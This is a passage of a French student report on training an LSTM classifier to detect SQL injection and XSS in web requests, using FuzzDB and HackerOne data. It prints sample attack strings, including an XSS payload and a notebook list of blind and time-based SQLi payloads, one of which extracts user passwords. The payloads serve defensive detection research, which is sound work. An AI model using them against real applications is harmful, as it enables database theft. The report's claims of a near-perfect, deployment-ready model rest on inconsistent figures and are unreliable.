


Figure 7 : réseaux de neurones génératifs

## Conclusion :

- ➔ Les solutions classiques proposés ne sont plus à la hauteur de la complexité des nouvelles injections qui tire partie de la simplicité des langages qui interagit avec les bases données pour bypasser les solutions classiques et menacer la sécurité de l'application web et ses utilisateurs.
- ➔ Vu l'étude de comparaison entre les divers réseaux de neurones utilisés dans des différents domaines d'intelligence artificielle selon les situations de DATA traités et l'analyse de notre problématique qui se déroule autour des injections malveillantes SQL et XSS, nous avons choisi de procéder notre modèle en se basant sur le type des réseaux de neurones récurrents.

# CHAPITRE 3 : Recurrent neural network

## Introduction

Les humains ne commencent pas à réfléchir à la seconde. En lisant par exemple la phrase « tu es méchante, manipulatrice et tu as fait beaucoup d'erreurs avec moi et avec les autres mais tu es ma fille », on remarque qu'on est en train de comprendre chaque mot en fonction de notre compréhension des mots précédents et enfin on tire un sens Général. Pour être plus précis, il faut dire que la compréhension humaine est récursive.

Les réseaux de neurones traditionnels ne peuvent pas faire cela, et cela semble être une lacune majeure. Par exemple, imaginons que vous souhaitiez classer le type d'événement qui se produit à chaque étape d'un film. On ne sait pas comment un réseau de neurones traditionnel pourrait utiliser son raisonnement sur les événements précédents dans le film pour informer les derniers, il est claire que les événements sont dépendent entre eux et constituent une chaîne logique récursive. Les réseaux de neurones récurrents (RNN) répondent à ce problème. Ce sont des réseaux avec des boucles en eux, ce qui permet des informations de persister. De manière plus détaillée, un réseau de neurones récurrent n'est qu'une suite connecté de réseaux de neurones qui travaillent de la façon suivante pour un moment donné t:

-la cellule numéro t reçoit un vecteur h(t-1) de la cellule qui la précède, ce vecteur contient l'ensemble d'informations (ou du sens) qu'on a extrait du passé et reçoit aussi un vecteur d'entrée x(t)

-la cellule combine les deux entrées et produit en sortie deux nouveaux vecteurs: une sortie y(t), et une vecteur h(t+1) qui sera passé à l'autre cellule pour effectuer le même traitement.

Ce traitement est résumé dans cette figure :




*Figure 8 : traitement de réseau de neurones récurrent*

On peut traduire la structure des réseaux de neurones récurrents décrite avant par les équations:

$$1)\quad h_t = f(W^{(hh)}h_{t-1} + W^{(hx)}x_t)$$

$$2)\quad y_t = softmax(W^{(S)}h_t)$$

$$3)\quad J^{(t)}(\theta) = \sum_{i=1}^{|V|} (y_{t_i}^{'} log\, y_{t_i})$$

Malheureusement, les recherches et les résultats pratiques ont montré que les réseaux de neurones récurrents souffrent d'un problème qu'on appelle "vanishing gradient problem" qui se traduit par la négligeabilité et l'oublie que le réseau montre aux premiers éléments de la chaîne et il ne prend que en considération que les derniers uns, ce problème a un impact direct sur la précision du modèle vu qu'il y' a des situations où il est nécessaire de garder en mémoire tout pour faire de bonnes prédictions. Par exemple, si on veut classer le type de point de vue d'un film en utilisant les réseaux de neurones récurrents traditionnelles et on reçoit une phrase qui commence par "le film était bon en général" après le narrateur décrit d'autres événement présentes dans le film d'une façon générale. Dans ce cas, le modèle, probablement, va faire une mauvaise prédiction puisque que le point de vue a été mentionné en début de la phrase. Pour résoudre ce problème il était nécessaire de concevoir et de construire de nouveaux RNN qui ont la possibilité de mémoriser les informations utiles dans chaque cellule ce qui a donné naissance aux RNN de type LSTM. **[6]**

## Long short term memory

**Long short term memory** (LSTM) est un système d'apprentissage profond qui évite le problème de "**vanishing gradient problem**". LSTM est normalement complété par des portes récurrentes appelées "forget" gates. LSTM empêche les erreurs rétro-diffusées de disparaître ou d'exploser. Au lieu de cela, les erreurs peuvent s'écouler vers l'arrière à travers un nombre illimité de couches virtuelles dépliées dans l'espace. En d'autres termes, LSTM peut apprendre des tâches qui nécessitent la mémorisation d'événements qui se sont produits que des milliers, voire des millions, d'étapes temporelles discrètes avant. Des topologies de type LSTM spécifiques aux problèmes peuvent être développées. LSTM fonctionne même avec de longs délais entre les événements importants et peut traiter des signaux qui mélangent des composantes à basse et à haute fréquence.

De nombreuses applications utilisent des stacks de LSTM RNNs et les entraînent selon la Connectionist Temporal Classification (CTC) pour trouver une matrice de poids RNN qui maximise la probabilité des séquences d'étiquettes dans un ensemble de formation, étant donné les séquences d'entrée correspondantes. La CTC parvient à la fois à l'alignement et à la reconnaissance. **[8]**

## Conclusion :

- ➔ LSTM peut apprendre à reconnaître les langages sensibles au contexte contrairement aux autres modèles. Du coup, il nous va permettre de traiter nos injections et construire un modèle parfait.

# CHAPITRE 4 : construction et réalisation du modèle

## Introduction :

Dans ce chapitres on va vous expliquer notre motivation de sélection de data prises à partir des platforms légitimes qui stocke les requêtes malicieuses et les proposent aux

“bugbounty hunters”. Dans ce sens, on va proposer une analyse et conception du sujet, suivi par les outils et langages qu’on va utiliser et vers la fin une présentation des résultats de modèle.

## 1. Synthèse de sélection de data (BugBounty-Project fuzzDB)

L'apprentissage est une opération complexe qui consiste d’apprendre en se basant sur les expériences du passé et les échecs commis. Pour illustrer, un enfant ne peut marcher qu'après un certain nombre de chutes.

Dans la dimension d'intelligence artificielle, les algorithmes intelligents ont besoin des données pour apprendre. On peut dire que les données présentent l'ensemble d'expériences que les algorithmes ont besoin de connaître et d'analyser pour atteindre leur objectifs. Pour notre cas, on doit fournir au modèle construit un ensemble de données ( des requêtes SQL-injection, des requêtes xss et des requêtes assainies) qui doit respecter les **conditions** suivantes :

1- l'ensemble de données doit être riche en informations utiles afin d'aider le modèle à trouver les patterns nécessaires de chaque classe et réagir d’une façon correcte lorsqu'on va l'implémenter dans l'application web.

2- les données d'apprentissage doivent être propres : un signal bruité peut nuire à la construction d’un modèle correcte.

3- l'apprentissage profond demande un grand nombre d'échantillons pour fonctionner correctement : il faut collecter le plus grand nombre d'exemples possibles.

4- Il faut que la distribution de la phase d'entraînement reflète la réalité : la plupart des requêtes que le modèle va interagir avec sont assainies et juste quelques-unes sont malveillantes. Donc, pour la data d'entraînement on doit avoir un grand nombre de de requêtes assainies en comparaison avec le nombre de requêtes malveillantes.

Afin de respecter les conditions précédentes on a choisi de combiner trois **DataSets**:

1- l'ensemble de requêtes malveillantes fournis par le projet open source FUZZDB : il est recommandé dans les tests d'intrusions donc les requêtes proposés par le projet sont réellement dangereuses et attaquent vraiment les applications web.

2- l'ensemble de requêtes collectées à partir des rapports de la plateforme Hackerone destiné au bug bounty hunters: c'est une dataset très riche car elle est composé de requêtes qui ont vraiment causé un problème pour des applications web bien sécurisé comme Facebook, twitter, snapchat etc.

3- une large dataset qui contient un grand nombre d'emails, mot de passes, commentaires etc.

**En résumé,** la dataset qu'on va utiliser dans notre projet est composé de :

A-15 000 échantillons de type SQLI ,exemple: 1%"");select benchmark(5000000,md5(0x714e4153))#

B- 10 000 échantillons de type XSS, exemple : ""test""></form><button form=""test"" formaction=""javascript:alert(1)"">x</button>

C- 50 000 échantillons de type requête assainie, exemple : password_16729

## 2. Analyse et conception

La phase de conception du modèle est une phase critique qui demande une analyse profonde tout en prenant en considération plusieurs paramètres qui peuvent l'influencer. Parmis ces facteurs, on trouve que ceux-ci sont les plus pertinents :

-La complexité du problème à résoudre par le modèle: il s'agit de déterminer si les classes à prédire sont partiellement proches ce qui nécessite une grande précision de la part du modèle

-La nature des données dont on dispose : l'analyse des données disponibles permet d'avoir une idée claire sur la construction du modèle et comment on va choisir ses hypers paramètres (nombre de couches, fonction d'erreur, les fonctions d'activations..)

### Analyse :

Pour notre cas, une étude détaillée nous a permis de conclure les points suivants:

- On est en face devant le problème des classes rares : le nombre d'échantillons des classes d'injection est négligeable devant celui de la classe "requête assainie"
- Le complexité du problème est médium, on peut naturellement voir que les classes à prédire ont des structures lexicales différentes
- Le problème à résoudre nécessite qu'on travaille avec les réseaux de neurones récurrents qui peuvent facilement avoir le problème de surapprentissage

## Conception :

En prenant en considération les points précédents et d'autres paramètres, on a conçu le modèle suivant:

**Architecture** : couche de type embedding pour réduire la dimension de l'espace, deux couches de type LSTM chaque couche est composé de 220 cellules et une couche finale de type Fully Connected.

**Fonction d'erreur** : on a choisi d'utiliser la fonction "focal loss" qui oblige le modèle de ne pas négliger les classes rares (SQLi et XSS) durant son entraînement.

**Algorithme d'optimisation** : On a choisi l'algorithme Adam optimizer

**Autres paramètre**s : utilisation du technique dropout de paramètre p=0.5 pour éviter le problème de surapprentissage

**[9]**

Le schéma Suivant décrit la conception qu'on a mis en oeuvre afin d'effectuer notre projet :




*Figure 9 : Conception du projet*

# 3. Langages et outils utilisés

## 3.1. TenserFlow :

*Figure 10 : Log de TenserFlow*

**TensorFlow** est un Framework open source d'apprentissage automatique, c'est l'un des outils les plus utilisés en IA dans le domaine de l'apprentissage machine. Il fournit une API (interface de programmation) stable en Python. TensorFflow est disponible en version 64-bits pour Windows là où on a réaliser notre projet. **[9]**

## 3. Python :


*Figure 11 : Logo de Python*

Python, en tant que langage seul, n'est pas spécialement plus adapté que les autres langages pour faire de l'IA.

Pour l'IA il est surtout utile que le langage permette :

- La « récursivité »

  Aujourd'hui quasiment tous les langages le permettent, seuls les langages non procéduraux n'offrant pas la notion de fonction sont dépourvus de cette capacité.

  Toutefois, les optimisations de type “tail call” ne sont pas disponibles en Python.
- La programmation orientée objets

  Python offre toute la mécanique requise: héritage, surcharge, méthodes virtuelles ; même s'il est moins rigoureux que d'autres langages (pas de visibilité private/public/protected).
- Le paradigme fonctionnel

  Python permet ce paradigme de programmation même s'il est moins "naturel" que dans d'autres langages.
- Des fonctionnalités de programmation logique, telle la logique des prédicats.

  Python n'offre rien de tel en natif.

Clairement, *Python n'est pas vraiment au dessus des autres langages pour l'intelligence artificielle*. Mais il s'y prête bien et sa syntaxe concise et facile permet d'y progresser très certainement plus aisément que dans d'autres langages.

Il dispose aussi de quelques librairies spécialisées en IA qui lui permettent de s'initier à cette discipline.

En outre, concernant le machine learning, la problématique la plus difficile est souvent de disposer de bons jeux de données - et cela va parfois bien au delà du besoin de savoir implémenter ou utiliser correctement un algorithme d'apprentissage automatique.
Enfin, concernant le domaine de l'apprentissage automatique Python se distingue tout particulièrement en offrant une pléthore de librairies de très grande qualité, couvrant tous les types d'apprentissages disponibles sur le marché ; le tout, accompagné d'une grande et dynamique communauté. **[10]**

### 3. keras :

*Figure 12 : Logo de Keras*

Keras est une bibliothèque open source écrite en python et permettant d'interagir avec les algorithmes de réseaux de neurones profonds et de machine learning, notamment Tensorflow. Ce qui va nous permettre de coder en python sans souci.

### 3. Google Colab Cloud :


*Figure 13 : Logo de google colab*

Google Colab est un service gratuit de cloud computing et qui supporte les GPU gratuits. Il vous offre des services pour développer des applications d'apprentissage profond à l'aide de bibliothèques populaires telles que Keras et Tensor Flow,scikit learn..
La caractéristique la plus importante qui distingue Colab des autres services cloud gratuits c'est que Colab fournit le GPU et est totalement gratuit. Du coup, on l'a utilisé pour entraîner notre modèle. [**11]**

## 4. Analyse des résultats et validation du modèle

Après la phase d'entraînement du modèle qui a durée presque 4h et 35 minutes dans le cloud et qui a donné comme résultat un prédicteur avec un taux de précision proche de 98% vient la phase de test qui a pour objectif de tester si le modèle qu'on a construit est capable de faire de bonnes prédictions en lui fournir de nouveaux échantillons qui n'a jamais vu avant, la phase de test durée 20 minutes.

et les résultats obtenus sont décrit dans la matrice de confusion:




*Figure 14 : Matrice de confusion*

## Analyse des résultats:

-Il est naturel de conclure que le modèle a bien capturé les patterns qui caractérisent chaque classe et il peut prédire de façon précise:

a-Pour la classe (XSS), le taux de détection est : 87%

b-Pour la classe (SQLI),le taux de détection est : 97%

c-Pour la classe (Clean input),le taux de détection est : 100%

-Le modèle entrainé est largement mieux que les filtres classiques qui ne sont pas vraiment efficaces lorsqu'on construit les requêtes malveillantes de façon intelligente en analysant le fonctionnement leurs fonctionnement

## validation du modèle:

-Pour valider le modèle qu'on a réalisé on a conçu de tester sa précision cette fois avec des requêtes malveillantes qui ont récemment attaqué des applications web (source hackerone), les résultats sont décrit dans la capture:

```
In [562]: #list of payloads
payload_sql1="and (@@version)=1 and '1'='1" #Weak credentials, Blind SQLi, Timing attack, that leads to we
b admin access check for this title in hackerone
payload_sql2="admin' AND (database()) LIKE '%';--"
payload_sql3="admin' AND (SELECT table_name FROM information_schema.tables WHERE table_schema=database() L
IMIT 1 OFFSET 1"") LIKE '%';--"""
payload_sql4="admin' AND (SELECT password FROM users LIMIT 1 OFFSET 0) LIKE '%';--"
payload_sql5='(SELECT case when SUBSTR(lastName,1,1) = "S" then 1 else 0 end from user where age = 25 limi
t 1)'
payload_sql6="'-if(1=2,'0','1')-'"
payload_sql7="')/**/OR/**/MID(0x352e362e33332d6c6f67,1,1)/**/LIKE/**/5/**/%23"
payload_sql8="'-IF(1=1,SLEEP(1),0) AND group_id='1"
new_payloads=[payload_sql1,payload_sql2,payload_sql3,payload_sql4,payload_sql5,payload_sql6,payload_sql7,p
ayload_sql8]

In [563]: #creation fo a new object tekonizer
my_tokenizer = Tokenizer(num_words=600000,filters="")
my_tokenizer.fit_on_texts(tuple_4[0])
my_tokens = my_tokenizer.texts_to_sequences(new_payloads)
paylods_to_predict= pad_sequences(my_tokens, maxlen=max_lengh,padding='pre', truncating='pre')
model_rnn.predict(paylods_to_predict)

Out[563]: array([[0.01359424, 0.01525007, 0.9711557 ],
       [0.02167095, 0.01946821, 0.9588608 ],
       [0.004319  , 0.00477972, 0.99090135],
       [0.0086448 , 0.00357589, 0.9877793 ],
       [0.00283558, 0.00619471, 0.9909697 ],
       [0.97439826, 0.01733368, 0.00826804],
       [0.97439826, 0.01733368, 0.00826804],
       [0.05874063, 0.08463819, 0.8566212 ]], dtype=float32)

In [564]: """conclusion:the model is dealing well with sql injection(he made some mistakes ..we can improve that ..)
```

*Figure 15 : résultats de détections des requêtes malveillantes*

On peut clairement voir que le modèle a bien fonctionné avec ces nouvelles requêtes, qui ont bypassés nombreuses filtres d'applications web, on peut en déduire que notre modèle qui a détecter ces injections qui est valide et prêt à implémenter dans les application web.

## Conclusion :

- ➔ En suivant une démarche précise de synthèse de de sélection de Data suivi par la construction du code qui va la traiter on a aboutit à des résultats bien attendus d'un taux d'efficience de 94% de notre modèle et détection des injections qui ont bypasser des filtres classiques.

# Conclusion et perspectives

En substance, ce projet de fin d'année consistait à développer une application qui se base sur le machine learning. Nous vous avons présenté tout au long de ce rapport la démarche suivie pour mettre au point cette application : en commençant par la présentation du sujet qu'elle s'agit d'une recherche sur l'application web, le fonctionnement des injections et leurs solutions classiques et une étude comparative entre les différentes réseaux de neurones pour ensuite aborder à la partie analyse et conception de du projet qu'elle contient un synthèse de sélection de data et l'explication de fonctionnement de réseau utilisé dans notre modèle. Ainsi une présentation de la réalisation finale qui consistait d'une validation de modèle et comparaison avec les méthodes classiques.

# Bibliographie

[1] : statistiques des injections qui bypass les filtres
https://linuxhint.com/sql-injection-kali-linux/

[2] : Application web : architecture, sécurité et vulnérabilités
https://tel.archives-ouvertes.fr/tel-00782565/document

[3 ] : Compréhension de fonctionnement de SQLi
https://www.owasp.org/index.php/SQL_Injection

[4] : les failles xss
https://openclassrooms.com/fr/courses/2091901-protegez-vous-efficacement-contre-les-failles-web/2680167-la-faille-xss

**[5]** : Analyse et bypass des filtres
https://www.exploit-db.com/papers/17934

[6] : Recurrent neural network works
https://towardsdatascience.com/learn-how-recurrent-neural-networks-work-84e975feaaf7

**[7]** : Autres réseaux de neurones
https://fr.wikipedia.org/

[8] : Explication LSTM
https://colah.github.io/posts/2015-08-Understanding-LSTMs/?fbclid=IwAR0qbgqxRsGolgtVGReUQ-DUfyw_6WjTgvtPc_ebw-gPk9UParHRugv1VM0

[9] : tensor flow tutoriels
https://github.com/Hvass-Labs/TensorFlow-Tutorials

[10] : Langage python et machine learning
https://makina-corpus.com/blog/metier/2017/initiation-au-machine-learning-avec-python-theori

[11] : google Cloab Cloud computing
https://ab.research.google.com

[12]:focal loss for imbalanced classes
https://towardsdatascience.com/review-retinanet-focal-loss-object-detection-38fba6afabe4